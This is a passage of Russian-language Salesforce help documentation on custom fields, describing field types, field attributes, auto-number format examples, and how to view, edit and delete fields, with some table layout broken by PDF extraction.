- После создания поля настраиваемого раскрывающегося списка на основе глобального раскрывающегося списка страница сведений о настраиваемом раскрывающемся списке в меню «Настройка» не отображает список значений. Тем не менее, значения наследуются от глобального раскрывающегося списка.
- Для полей настраиваемого списка для выбора, основанного на глобальном списке для выбора, вы не можете изменить этот тип поля. Например, вы не можете изменить поле списка для выбора на текстовое поле или список для выбора с выбором одного варианта на список с выбором нескольких вариантов.
- Настраиваемый раскрывающийся список со множественным выбором, созданный на основе глобального раскрывающегося списка, не поддерживает операцию замены.



#### Типы настраиваемых полей


При наличии данных, которые не соответствуют стандартным полям, администратор может создать соответствующее настраиваемое поле. Например, поле «Отчество» может быть добавлено для контактов.


Прежде всего, при создании настраиваемого поля рекомендуем выбрать тип поля. Описание каждого типа настраиваемых полей см. ниже.




| Тип                   | Описание   |
|-----------------------|--|
| <b>Автоenumerация</b> | Автоматическое назначение уникального номера каждой записи. Максимальная длина любого поля типа «Автоenumerация» составляет 30 символов, 20 из которых |







| Тип           | Описание   |
|---------------|--|
| Кнопка-флажок | <p>зарезервированы для префикса или индекса. Недоступно для внешних объектов.</p> <p>Данный тип поля позволяет определять истинность или ложность атрибута записи. При использовании поля типа «Кнопка-флажок» в фильтре отчета или спискового представления рекомендуем использовать «Истина» для отмеченных значений и «Ложь» для неотмеченных. Мастеры импорта и услуга еженедельного экспорта используют «1» для отмеченных значений и «0» для неотмеченных.</p>   |
| Валюта        | <p>Данный тип поля позволяет вводить сумму в валюте. Система автоматически форматирует поле как сумму в валюте. Данная функция полезна при экспорте данных в электронную таблицу. Недоступно для внешних объектов.</p> <p> <b>Прим.:</b> Значения полей валюты в системе Salesforce округляются до целого четного числа. Например, значение 23,5 округляется до 24, значение 22,5 округляется до 22, значение –22,5 округляется до –22, а значение –23,5 округляется до –24.</p> <p>Точность значений после 15-го десятичного знака не гарантируется.</p> |
| Дата          | <p>Данный тип поля позволяет вводить дату или выбирать нужную дату во всплывающем календаре. Данные отчетов могут быть ограничены определенным диапазоном дат посредством любого настраиваемого поля даты.</p>   |
| Дата/время    | <p>Данный тип поля позволяет вводить дату или выбирать нужную дату во всплывающем календаре и указывать время дня. Чтобы добавить текущую дату и время, рекомендуем щелкнуть ссылку даты и времени напротив поля. Время дня может содержать метку AM или PM. Данные отчетов могут быть ограничены определенным диапазоном дат и времени посредством любого настраиваемого поля даты.</p>   |
| Эл. почта     | <p>Данный тип поля позволяет вводить адрес эл. почты длиной не более 80 символов, проверяемый на соответствие заданному формату. Если данное поле задано для контактов или интересов, то адрес может быть выбран посредством кнопки «Отправить сообщение эл. почтой». Обратите внимание, что настраиваемые адреса эл. почты не могут использоваться в пакетных рассылках.</p> <p> <b>Прим.:</b> Данное поле может быть зашифровано посредством шифрования платформы.</p>  |

| Тип                                 | Описание   |
|-------------------------------------|--|
| <b>Взаимосвязь внешнего поиска</b>  | <p>Взаимосвязь внешнего поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским внешним объектом. При создании поля взаимосвязи внешнего поиска стандартное поле «Внешний код» родительского внешнего объекта сопоставляется со значениями поля взаимосвязи внешнего поиска дочернего объекта. Значения полей внешнего объекта извлекаются из внешнего источника данных.</p>  |
| <b>Формула</b>                      | <p>Автоматическое вычисление значений, основанных на других значениях или полях (например, на полях слияния). Недоступно для внешних объектов.</p> <p> <b>Прим.:</b> Значения полей формулы в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение -12,345 округляется до -12,34.</p>  |
| <b>Геолокация</b>                   | <p>Предоставление пользователям возможности определения местоположения по широте и долготе. Поле «Геолокация» является составным, поэтому учитывается ограничениями организации как три настраиваемых поля: одно для широты, одно для долготы и одно для внутреннего пользования. Недоступно для внешних объектов.</p>   |
| <b>Иерархическая взаимосвязь</b>    | <p>Создание иерархической взаимосвязи поиска между пользователями. Данный тип поля позволяет использовать поле поиска для связывания одного пользователя с другим, который не ссылается прямо или косвенно на самого себя. Например, настраиваемое поле типа «Иерархическая взаимосвязь» может быть создано для хранения имени прямого менеджера каждого пользователя.</p>   |
| <b>Взаимосвязь непрямого поиска</b> | <p>Взаимосвязь непрямого поиска связывает дочерний внешний объект с родительским стандартным или настраиваемым объектом. При создании поля взаимосвязи непрямого поиска для внешнего объекта рекомендуем задать поля родительского и дочернего объектов для сопоставления и связывания записей во взаимосвязи. Например, выберите настраиваемое поле уникального внешнего кода родительского объекта для сопоставления с полем взаимосвязи непрямого поиска дочернего объекта, значения которого извлекаются из внешнего источника данных.</p> |
| <b>Взаимосвязь поиска</b>           | <p>Создание взаимосвязи между двумя записями, позволяющей связывать записи между собой. Например, отдельное обращение может быть связано с возможностью, так как</p>   |

| Тип  | Описание   |
|--|--|
|  | <p>возможности связаны с обращениями посредством взаимосвязи поиска.</p> <ul style="list-style-type: none"> <li>• Взаимосвязь поиска для стандартного или настраиваемого объекта создает поле, позволяющее пользователям нажимать значок поиска и выбирать другую запись во всплывающем окне.</li> <li>• Поле взаимосвязи поиска для внешнего объекта ссылается на 18-значные коды Salesforce, хранящиеся во внешнем источнике данных. Данные коды сопоставляются с родительским объектом для определения связанных между собой записей.</li> </ul> <p>Чтобы просмотреть все связанные записи, рекомендуем воспользоваться связанным списком родительской записи. При необходимости создайте поля типа «Взаимосвязь поиска», связанные с пользователями, стандартными или настраиваемыми объектами. Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.</p> <p>Поля типа «Взаимосвязь поиска» недоступны в версии Personal Edition.</p> <p>Поля типа «Взаимосвязь поиска» для участников кампании недоступны, но доступны поля типа «Взаимосвязь поиска» из участников кампании для стандартных или настраиваемых объектов.</p> |
| <p><b>Взаимосвязь «Основная — подробная»</b></p> | <p>Создание взаимосвязи между записями, где основная запись контролирует некоторые алгоритмы подробной записи (например, удаление и безопасность записи).</p> <p>Недоступно для стандартных или внешних объектов, однако система позволяет создавать поле типа «Взаимосвязь "Основная — подробная"» для настраиваемого объекта, связанного со стандартным объектом.</p> <p>Взаимосвязь «Основная — подробная» не поддерживается участниками кампании.</p>  |
| <p><b>Число</b></p>                              | <p>Данный тип поля позволяет вводить любое число. Данное число считается действительным, поэтому начальные нули удаляются.</p> <p> <b>Прим.:</b> Значения числовых полей в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение -12,345 округляется до -12,34. Система Salesforce</p>  |

| Тип   | Описание   |
|---|--|
| Процент                                     | <p>округляет числа в полях слияния в соответствии с региональными настройками пользователя, а не до количества знаков после запятой, указанного в конфигурации числового поля.</p> <p>Пользователи могут указывать проценты в виде десятичных чисел, например 0, 10. Система автоматически преобразует десятичные числа в проценты, например 10 %.</p> <p> <b>Прим.:</b> Точность значений после 15-го десятичного знака не гарантируется. Ввод значения с более чем 15 десятичными знаками и добавление к числу знака процента приводят к ошибке выполнения.</p>   |
| Тел.  | <p>Данный тип поля позволяет вводить любой номер телефона. Данное поле может содержать не более 40 символов.</p> <p>Система Salesforce автоматически форматирует введенное значение как номер телефона.</p> <p>При использовании приложения Salesforce CRM Call Center настраиваемые поля типа «Тел.» отображаются при нажатии кнопки . Таким образом, компания Salesforce не рекомендует использовать настраиваемое поле типа «Тел.» для ввода номера факса.</p> <p> <b>Прим.:</b> Данное поле может быть зашифровано посредством шифрования платформы.</p> |
| Раскрывающийся список                       | <p>Данный тип поля позволяет выбирать одно значение из заданного списка. Недоступно для внешних объектов.</p>  |
| Раскрывающийся список (множественный выбор) | <p>Данный тип поля позволяет выбирать несколько значений из заданного списка. Все значения данного поля отделены точкой с запятой. Недоступно для внешних объектов.</p>  |
| Сводное резюмирование                       | <p>Автоматическое отображение количества связанных записей или вычисление суммы, минимального или максимального значения связанных записей. Записи должны быть напрямую связаны с выбранной записью и выступать в роли подробных в настраиваемой взаимосвязи «Основная — подробная», установленной с объектом, содержащим поле сводного резюмирования. Например, настраиваемое поле «Общее количество гостей» отображает количество записей настраиваемого объекта «Гость» в связанном списке «Гости». Недоступно для внешних объектов.</p>  |

| Тип                                | Описание  |
|------------------------------------|---|
| <b>Текст</b>                       | <p>Данный тип поля позволяет вводить любую комбинацию букв, цифр или символов. Максимальная длина: 255 символов.</p> <p> <b>Прим.:</b> Данное поле может быть зашифровано посредством шифрования платформы.</p>  |
| <b>Текст (зашифрованный)</b>       | <p>Данный тип поля позволяет вводить любую комбинацию букв, цифр или символов, хранящихся в зашифрованном виде. Максимальная длина: 175 символов. Зашифрованные поля используют основные ключи длиной 128 бит и алгоритм AES (расширенный стандарт шифрования). Основной ключ шифрования может быть заархивирован, удален или импортирован. Чтобы включить функцию управления основными ключами шифрования, обратитесь в компанию Salesforce. Недоступно для внешних объектов.</p> <p> <b>Прим.:</b> Данное поле может быть зашифровано посредством классического шифрования; если организация использует шифрование платформы, то тип данных «Текст» может использоваться для создания зашифрованного текстового поля.</p>  |
| <b>Область текста</b>              | <p>Данный тип поля позволяет вводить не более 255 символов, отображающихся в отдельных строках (подобно полю «Описание»).</p>   |
| <b>Область подробного текста</b>   | <p>Данный тип поля позволяет вводить не более 131 072 символов, отображающихся в отдельных строках (подобно полю «Описание»). При необходимости данному типу поля может быть задана минимальная длина. Допускается любая длина от 256 до 131 072 символов. Значение по умолчанию: 32 768 символов. Обратите внимание, что при каждом нажатии клавиши Enter внутри области подробного текста добавляется разрыв строки и символ возврата. Эти два символа учитываются ограничением, равным 131 072 символам. Данный тип данных недоступен для действий или продуктов возможностей. В отчете отображаются только первые 254 символа области подробного или обогащенного текста.</p> <p> <b>Прим.:</b> Данное поле может быть зашифровано посредством шифрования платформы.</p> |
| <b>Область обогащенного текста</b> | <p>Панель инструментов позволяет форматировать содержимое поля и добавлять изображения или гиперссылки. Действия, доступные на панели инструментов: отмена действия, повтор действия, выделение жирным шрифтом, выделение курсивом, подчеркивание,</p>  |

| Тип                     | Описание   |
|-------------------------|--|
|                         | <p>зачеркивание, добавление гиперссылки, загрузка изображения или добавление ссылки на изображение, выравнивание, добавление нумерованного или маркированного списка, а также добавление отступов и выступов. Максимальный размер поля не должен превышать 131 072 символов, включая любое форматирование и все HTML-теги. Отчет отображает только первые 254 символа области подробного или обогащенного текста. Максимальный размер загруженного изображения не должен превышать 1 Мб. Поддерживаемые типы файлов: gif, jpeg и png. Недоступно для внешних объектов.</p> |
| <p><b>URL-адрес</b></p> | <p>Данный тип поля позволяет вводить не более 255 символов любого действительного адреса веб-сайта. Чтобы открыть URL-адрес в отдельном окне обозревателя, щелкните по полю. Обратите внимание, что страницы сведений о записях позволяют отображать только первые 50 символов.</p> <p> <b>Прим.:</b> Данное поле может быть зашифровано посредством шифрования платформы.</p>  |

СМ. ТАКЖЕ:

[Атрибуты настраиваемого поля](#)

### Чем отличаются стандартные поля от настраиваемых полей?

При необходимости дополните стандартные и настраиваемые объекты Salesforce настраиваемыми полями, предоставляющими неограниченные возможности настройки организации. Несмотря на схожесть настраиваемых полей со стандартными полями, поддерживаемыми системой Salesforce по умолчанию, стандартные и настраиваемые поля отличаются друг от друга.

Настраиваемые объекты и поля позволяют определять данные для хранения в соответствии с текущими требованиями организации. Несмотря на поддержку некоторых стандартных объектов и соответствующих стандартных полей, предоставляемую базой данных Force.com, пользователи могут быстро настраивать способы отслеживания и составления отчетов по данным.

Настраиваемые объекты позволяют хранить важные корпоративные данные любого типа путем создания объектов. Например, при разработке приложения по подбору кадров создайте настраиваемые объекты «Позиция» и «Соискатель» для отслеживания информации об открытых вакансиях и соискателях соответственно.

Настраиваемые поля позволяют систематизировать и отслеживать данные более детально. Подобно стандартным объектам, настраиваемые объекты содержат поля, определяющие данные для записей данных объектов. Например, дополните настраиваемый объект «Соискатель» настраиваемым числовым полем «Стаж работы» или настраиваемый объект «Позиция» настраиваемым текстовым полем «Описание». При необходимости добавьте настраиваемые поля в настраиваемые и стандартные объекты.

Дополнительную информацию см. в разделах ниже.

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.



Доступно в версиях: **все** версий.

- [Создание настраиваемых полей](#)
- [Редактирование настраиваемых полей](#)
- [Просмотр полей для отдельного объекта](#)
- [Создание формул](#)
- [Определение стандартных значений полей](#)
- [Дополнительные параметры настраиваемых полей](#)
- [Атрибуты настраиваемого поля](#)

## Атрибуты настраиваемого поля

Запись настраиваемого поля включает в себя ряд атрибутов.

| Поле                                 | Описание   |
|--------------------------------------|--|
| <b>Количество отображаемых строк</b> | Данное поле определяет количество строк, которое должно отображаться в полях типа «Область подробного текста» на страницах редактирования. Разрешается отображать от 2 до 50 строк (по умолчанию отображается 6 строк). Если выбранного количества строк недостаточно для отображения текста, то поле отображает полосу прокрутки. Поля типа «Область подробного текста» отображаются полностью на страницах сведений и в версиях для печати.  |
| <b>Параметры расчета</b>             | Данное поле определяет способ пересчета <a href="#">поля сводного резюмирования</a> после изменения свойств. Чтобы пересчитать значение при следующем отображении поля, выберите «Автоматический расчет». Чтобы выполнить принудительный пересчет значений полей сводного резюмирования, выберите «Выполнить пакетный пересчет данного поля».  |
| <b>Имя дочерней взаимосвязи</b>      | Имя, используемое в запросах взаимосвязи API SOQL.   |
| <b>Тип данных</b>                    | Тип данных поля определяет тип информации, отображаемой в поле. Например, поле, которому назначен тип данных «Число», содержит положительное или отрицательное целое число.  |
| <b>Знаки после запятой</b>           | Данное поле определяет количество символов для полей чисел, валюты, процентов и геолокации, расположенных справа от десятичной запятой. При необходимости система округляет введенные десятичные числа. Например, если поле «Знаки после запятой» содержит значение «2», то число «4,986» автоматически округляется до числа «4,99».   |
| <b>Стандартное значение</b>          | Значение, применяемое при создании записи. Чтобы использовать стандартное значение при создании записей, выберите значение « <b>Флажок установлен</b> » или « <b>Флажок снят</b> » как стандартное для настраиваемых полей типа «Кнопка-флажок». Не рекомендуем назначать стандартные значения полям, которые одновременно являются обязательными и уникальными, ввиду возможного возникновения ошибок уникальности. См. раздел « <a href="#">Общие сведения о стандартных значениях полей</a> » на странице 4542. |

| Поле                        | Описание   |
|-----------------------------|--|
| <b>Описание</b>             | Текст, описывающий настраиваемое поле. Данное описание предназначено только для администрирования и не отображается пользователям на соответствующих страницах просмотра и редактирования сведений о записи.   |
| <b>Формат отображения</b>   | <p>Чтобы настроить параметры форматирования полей автоenumerации (например, минимальное количество начальных нулей и префикс или индекс числа), заполните поле «Формат отображения».</p> <p>Чтобы начать работу, введите обязательное минимальное значение <b>{0}</b>. Оно будет использоваться в качестве структурного нуля для полей автоenumerации, которые не содержат начальных нулей. Добавьте префикс перед структурным нулем и вставьте любой текст индекса после структурного нуля. Вставьте любые префиксы или индексы даты в формате <b>{ГГ}</b>, <b>{ГТТТ}</b>, <b>{ММ}</b> или <b>{ДД}</b>, которые всегда соответствуют дате создания записи.</p> <p>Дополнительную информацию об использовании форматов автоenumerации при заполнении поля «Формат отображения» см. в подразделе «<a href="#">Примеры форматирования полей автоenumerации</a>» на странице 4513.</p>                              |
| <b>Зашифровано</b>          | <p>При наличии флажка данное настраиваемое поле шифруется посредством шифрования платформы.</p> <p> <b>Прим.:</b> Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.</p>  |
| <b>Имя внешнего столбца</b> | <p>Доступно только для внешних объектов. Данное поле позволяет соотносить настраиваемое поле со столбцом таблицы внешнего источника данных.</p> <p>При использовании поля взаимосвязи поиска укажите столбец внешней таблицы, содержащий 18-значные коды Salesforce.</p>   |
| <b>Внешний код</b>          | <p>Каждый объект, поддерживающий настраиваемые поля, может содержать не более семи настраиваемых полей автоenumerации, эл. почты, чисел или текста, используемых как внешний код. Поле «Внешний код» содержит идентификаторы записи из системы, находящейся за пределами Salesforce.</p> <p>Поле «Внешний код» может использоваться для обновления или обновления и вставки записей посредством API. При использовании API или мастеров импорта данных для настраиваемых объектов и решений данное поле позволяет предотвратить создание повторов путем назначения полю статуса <a href="#">уникального</a>.</p> <p> <b>Прим.:</b> Настраиваемые поля, помеченные как <a href="#">уникальные</a>, учитываются ограничением объекта, составляющим не более семи полей «Внешний код». Настраиваемая индексация, выполняемая</p> |



| Поле   | Описание  |
|--|---|
|  | <p>системой Salesforce автоматически в фоновом режиме, <i>не</i> учитываются ограничения для поля «Внешний код».</p> <p>Недоступно для внешних объектов. Каждый внешний объект содержит стандартное поле «Внешний код». Его значения однозначно определяют каждую запись внешнего объекта в организации.</p>  |
| <b>Критерий фильтрации</b>                         | Критерии, используемые для выбора группы записей, необходимых для вычисления значения <a href="#">поля сводного резюмирования</a> .   |
| <b>Формулы</b>                                     | Данное поле позволяет вводить формулу для поля настраиваемой формулы или настраиваемую формулу резюмирования для отчетов.   |
| <b>Текст справки</b>                               | Всплывающий текст справки, отображаемый при наведении указателя мыши на поле.   |
| <b>Является полем имени</b>                        | <p>При использовании текстовых полей внешнего объекта определяет данное настраиваемое поле в качестве поля имени внешнего объекта. Недоступно для полей типа «Область текста». По умолчанию стандартное поле «Внешний код» является полем имени внешнего объекта.</p> <p>При установке данного флажка убедитесь, что поле «Имя внешнего столбца» определяет столбец таблицы, содержащий значения имени. Каждый внешний объект может содержать только одно поле имени.</p> <p>Salesforce хранит значения имени поля для каждой строки, полученной из внешней системы, но только для внутреннего использования. Этот принцип не применяется к внешним объектам, связанным с крупными внешними источниками данных.</p> |
| <b>Фильтрация отключена</b>                        | При использовании настраиваемых полей внешних объектов определяет доступность поля для фильтрации.  |
| <b>Метка</b>                                       | Имя настраиваемого поля.  |
| <b>Длина</b> (для текстовых полей)                 | Данное поле определяет максимальное количество символов, которое может быть введено в текстовое поле (не более 255 символов).   |
| <b>Длина</b> (для полей чисел, валюты и процентов) | Данное поле определяет количество цифр, которое может быть введено слева от десятичной запятой в поле чисел, валюты или процентов (например, при значении «3» можно ввести число «123,98»).   |
| <b>Символ маски</b>                                | Данное поле определяет символ, который должен заменить скрытые символы зашифрованного текстового поля. Доступные значения: «*» и «X».   |
| <b>Тип маски</b>                                   | Данное поле определяет скрытые символы зашифрованного текстового поля и наличие тире. Замаскированные символы скрываются посредством символа, выбранного в поле «Символ маски». Доступные значения:   |

| Поле                           | Описание  |
|--------------------------------|---|
|                                | <p><b>Скрыть все символы</b><br/>Все символы поля скрыты.</p> <p><b>Показать последние четыре символа</b><br/>Все символы, кроме последних четырех, скрыты.</p> <p><b>Номер кредитной карты</b><br/>Первые 12 символов скрыты; последние 4 символа отображаются. Система Salesforce автоматически вставляет тире после каждого четвертого символа.</p> <p><b>Номер социального страхования</b><br/>Все символы скрыты. Если поле содержит девять символов, то система Salesforce автоматически вставляет пробелы после каждой пары символов. Рекомендуем использовать данное значение для полей социального страхования в Великобритании.</p> <p><b>Номер социального обеспечения</b><br/>Первые 5 символов скрыты; последние 4 символа отображаются. Система Salesforce автоматически вставляет тире после третьего и пятого символов.</p> <p><b>Номер социального страхования</b><br/>Все символы, кроме последних трех, скрыты. Система Salesforce автоматически вставляет тире после третьего и шестого символов.</p> |
| <b>Основной объект</b>         | Объект, являющийся основным во взаимосвязи «Основная—подробная», которая используется для отображения значения <a href="#">поля сводного резюмирования</a> .  |
| <b>Метка связанного списка</b> | Заголовок связанного списка, отображающего связанные дочерние записи.   |
| <b>Связано с</b>               | Имя связанного объекта.   |
| <b>Обязательное</b>            | <p>Данное поле назначает полю статус обязательного во всех областях Salesforce. Недоступно для внешних объектов.</p> <p>Обязательные настраиваемые поля участников кампании должны содержать <a href="#">стандартные значения</a>.</p> <p>Не рекомендуем назначать стандартные значения полям, которые одновременно являются обязательными и уникальными, ввиду возможного возникновения ошибок уникальности. См. раздел <a href="#">«Требование ввода поля для обеспечения качества данных»</a> на странице 4593.</p>  |

**Поле**

**Описание**

**Тип сводки**

Данное поле позволяет выбрать нужный тип вычисления для **полей сводного резюмирования**.

| Тип   | Описание   |
|-------|--|
| COUNT | Данный тип резюмирования суммирует количество связанных записей.   |
| SUM   | Данный тип резюмирования суммирует значения поля, выбранного в параметре «Поле для объединения». Доступны только поля чисел, валюты и процентов.   |
| MIN   | Данный тип резюмирования отображает минимальное значение поля, выбранного в параметре «Поле для объединения», для всех связанных записей. Доступны только поля чисел, валюты, процентов, даты и даты/времени.  |
| MAX   | Данный тип резюмирования отображает максимальное значение поля, выбранного в параметре «Поле для объединения», для всех связанных записей. Доступны только поля чисел, валюты, процентов, даты и даты/времени. |

**Начальный номер**




Поле автонумерации «Начальный номер» может содержать значение не более 1 миллиарда. Чтобы применить автоматическую нумерацию ко всем текущим записям, начинающимся с введенного начального номера, установите флажок «Создать автонумерацию для текущих записей». В противном случае следующей введенной записи назначается начальный номер, а предыдущие записи содержат пустое поле. При использовании интересом номер назначается только непреобразованным интересам.

При создании записей значение поля «Начальный номер» увеличивается в соответствии с числом, которое будет назначено следующему новому полю автонумерации. После создания поля автонумерации параметр «Начальный номер» нельзя редактировать. Чтобы редактировать значение параметра «Начальный номер», измените тип поля автонумерации на текстовый, а затем обратно. Чтобы обнулить значения параметра «Начальный номер» для полей объектов в управляемом пакете, удалите и повторно установите пакет.



**Внимание:** Убедитесь в отсутствии записей с дублированными номерами автозаполнения.

Поле автонумерации может содержать не более 10 цифр и 20 дополнительных символов для префикса или индекса.

| Поле                           | Описание   |
|--------------------------------|--|
|                                | <p> <b>Прим.:</b></p> <ul style="list-style-type: none"> <li>• Metadata API не позволяет получить начальный номер поля автонумерации. Чтобы указать «Начальный номер» при развертывании, добавьте <code>startingNumber</code> к полю в файле <code>package.xml</code>. Например:<br/> <code>&lt;startingNumber&gt;42&lt;/startingNumber&gt;</code></li> <li>• Если при запуске окажется, что значение параметра «Начальный номер» не указано в файле <code>package.xml</code>, начальным номером по умолчанию будет 0. Начальным номером для настраиваемых полей по умолчанию является 1.</li> </ul>  |
| <b>Параметр общего доступа</b> | <p>Атрибут «Параметр общего доступа» для поля взаимосвязи «Основная—подробная» определяет уровень общего доступа к основной записи для создания, редактирования или удаления связанных подробных записей.</p>  |
| <b>Сортировка отключена</b>    | <p>При использовании настраиваемых полей внешних объектов определяет доступность поля для сортировки.</p>  |
| <b>Итоговый объект</b>         | <p>Объект, являющийся подробным во взаимосвязи «Основная—подробная», которая используется для отображения значения, вычисленного в <a href="#">поле сводного резюмирования</a>.</p>  |
| <b>Уникальное</b>              | <p>Данный флажок предотвращает повторяющиеся значения поля.</p> <p>Данный флажок позволяет обрабатывать идентичные значения текстовых полей, различающиеся только регистром, как уникальные. Чтобы применить уникальность без учета регистра, выберите «Рассматривать "АБВ" и "абв" как повторяющиеся значения». Чтобы применить уникальность с учетом регистра, выберите «Рассматривать "АБВ" и "абв" как разные значения».</p> <p> <b>Прим.:</b> Некоторые символы используют однобайтовую и двухбайтовую версии. Например, обе версии поддерживаются всеми следующими символами: <code>!"@#%&amp;^*(){}[]\ ;':",.&lt;&gt;?/~"</code>.</p> <p>При сравнении значений уникальных полей обе версии данных символов считаются идентичными.</p> <p> <b>Прим.:</b> Настраиваемые поля, помеченные как <a href="#">уникальные</a>, учитываются ограничением объекта, составляющим не более семи полей «Внешний код». Настраиваемая индексация, выполняемая системой Salesforce автоматически в фоновом режиме, <i>не</i> учитывается ограничениями для поля «Внешний код».</p> |
| <b>Значения</b>                | <p>Данное поле содержит доступные значения для раскрывающихся списков; каждое значение может содержать не более 255 символов. Чтобы отсортировать записи раскрывающихся списков по алфавиту, установите</p>  |

| Поле | Описание  |
|------|---|
|      | соответствующий флажок. При необходимости выберите первое значение в качестве стандартного. При наличии обоих флажков система Salesforce сортирует записи и выбирает первое значение в качестве стандартного. При использовании раскрывающихся списков со множественным выбором введите список значений, выберите применяемые параметры сортировки и укажите количество значений, которое должно одновременно отображаться на страницах редактирования. Количество значений определяет высоту поля. |

### Примеры форматирования полей автоenumerации

Чтобы настроить формат отображения для полей автоenumerации, воспользуйтесь примерами ниже.


| Формат                        | Отображаемые значения  |
|-------------------------------|--|
| {0}                           | 3 66 103   |
| {000}                         | 003 066 103  |
| Образец- {00000}              | Образец- 00003 Образец- 00666 Образец- 10023                       |
| Значение- {00} {MM} {ДД} {ГГ} | Значение- 03 12 02 04 Значение- 76 03 03 04 Значение- 123 11 09 04 |
| Заказ №{0} {MM}-{ДД}-{ГГ}     | Заказ №12233 12-20-04 Заказ №25 06-07-04 Заказ №3 07-07-04         |

СМ. ТАКЖЕ:

[Создание настраиваемых полей](#)

[Создание взаимосвязи «Многие ко многим»](#)

## Просмотр полей конкретного объекта

1. С помощью параметров управления для объекта, чьи поля нужно посмотреть, перейдите к пункту «Поля».
  2. Щелкните имя нужного поля.
  3. Чтобы изменить настраиваемое поле или тип данных, нажмите кнопку «**Правка**».
  4. Чтобы удалить настраиваемое поле, являющееся компонентом пакета «Управляемый — выпущенный», нажмите кнопку «**Удалить**».
  5. Чтобы настроить доступ пользователей к полю, нажмите кнопку «**Настроить параметры безопасности полей**». Доступно только в организациях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
  6. Чтобы просмотреть пользователей, имеющих доступ к полю на основе полномочий и типа записи, нажмите кнопку «**Просмотр доступности поля**». Доступно только в организациях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
  7. Если поле является зависимым раскрывающимся списком, просмотрите список зависимых управляющих полей. Чтобы определить зависимый раскрывающийся список, нажмите кнопку «**Создать**». Чтобы изменить правила зависимости раскрывающегося списка, щелкните ссылку «**Правка**». Чтобы удалить зависимость раскрывающегося списка, щелкните ссылку «**Удал.**».
  8. Если настраиваемое поле является зависимым раскрывающимся списком, щелкните ссылку «**[Изменить]**» напротив нужного управляющего поля, чтобы изменить правила зависимости раскрывающегося списка.
  9. Чтобы создать правило проверки для поля, нажмите кнопку «**Создать**» в связанном списке «Правила проверки». Чтобы изменить правило проверки, щелкните ссылку «**Правка**». Чтобы удалить правило проверки, щелкните ссылку «**Удал.**». Недоступно для внешних объектов.
  10. Поля раскрывающихся списков позволяют добавлять новые значения, а также редактировать, заменять или удалять текущие значения.
  11. Чтобы восстановить поле и его данные, щелкните «**Восстановить**». Данное действие доступно только в том случае, если поле удалено с возможностью восстановления. Алгоритм восстановленного поля может отличаться от алгоритма исходного поля. Дополнительную информацию о восстановлении полей см. в разделе «[Управление удаленными настраиваемыми полями](#)».
-  **Прим.:** Если организация использует организации-лица, то страница «Поля организаций» содержит поля организаций-лиц и организаций-компаний.
- Организации-лица используют поля организаций и контактов. Ниже перечислены поля контактов, доступные для организаций-лиц, но недоступные для организаций-компаний.
- Поля в списке «Организация: стандартные поля», помеченные значком организации-лица.
  - Поля в списке «Контакт: настраиваемые поля и взаимосвязи».

СМ. ТАКЖЕ:

[Настраиваемые параметры](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com**.

Стандартные поля недоступны в версии **Database.com**

Внешние объекты Lightning Connect доступны в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Редактирование настраиваемых полей

1. В разделе настроек управления для объекта перейдите в раздел «Поля».
2. Щелкните **«Правка»** напротив имени поля.
3. Измените **атрибуты поля**. Доступные атрибуты определяются типом поля.  
При редактировании раскрывающегося списка можно изменить его пункты и значения. Параметры раскрывающихся списков см. в [«Добавление и изменение значений раскрывающихся списков»](#) на странице 4522.
4. При необходимости определите текст настраиваемой справки для поля.
5. При необходимости определите фильтр поиска для полей взаимосвязи «Поиск» и «Основная — подробная».
6. Чтобы изменить формулу, нажмите кнопку **«Далее»**.
7. Чтобы настроить параметры безопасности поля в версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition, нажмите кнопку **«Далее»**.
8. Нажмите кнопку **«Сохранить»**.

### Прим.:

- Редактирование полей может инициировать одновременное изменение большого количества записей. Для эффективной обработки этих изменений запрос пользователя может быть поставлен в очередь, а после его выполнения будет отправлено электронное уведомление.
- Чтобы определить способ отображения связанного списка настраиваемого объекта на странице сведений о родительской записи, измените макет страницы родительской записи. Например, чтобы изменить поля, отображаемые в связанном списке настраиваемого объекта на страницах сведений об организациях, измените макет страницы организаций.
- Если код Apex ссылается на настраиваемое поле, то параметр «Имя поля» не может быть изменен.
- При редактировании полей для организаций, возможностей, обращений, контактов или настраиваемых объектов рекомендуем проверить любые правила общего доступа на основе критериев, использующие данные поля. Изменение поля может влиять на записи, предназначенные для общего доступа.

### СМ. ТАКЖЕ:

- [Определение стандартных значений полей](#)
- [Поиск по параметрам управления объектами](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

Стандартные объекты  
недоступны в версии  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения полей:

- «Настройка приложения»

## Удаление полей

1. В разделе настроек управления для объекта перейдите в раздел «Поля».
2. Щелкните ссылку **«Удал.»** напротив имени нужного поля.
3. Чтобы подтвердить удаление, установите флажок **«Да, удалить настраиваемое поле»** и нажмите кнопку **«Удалить»** в окне предупреждения.

Удаленные настраиваемые поля и их данные хранятся в течение 15 дней или до момента удаления самой организацией (в зависимости от того, что наступит ранее).

В течение этого времени удаленные поля и данные могут быть восстановлены.

Дополнительную информацию о восстановлении удаленных настраиваемых полей и взаимосвязей см. в разделе **«Управление удаленными настраиваемыми полями»** на странице 4517.

### Прим.:

- Прежде чем удалить настраиваемое поле, просмотрите области его использования. Настраиваемое поле, используемое другими компонентами, не может быть удалено. Например, настраиваемое поле, используемое обновлением поля или Apex, не может быть удалено.
- Поле, обновляемое фоновым заданием (например, обновление поля сводного резюмирования), не может быть удалено. Дождитесь завершения фонового задания и повторите попытку.
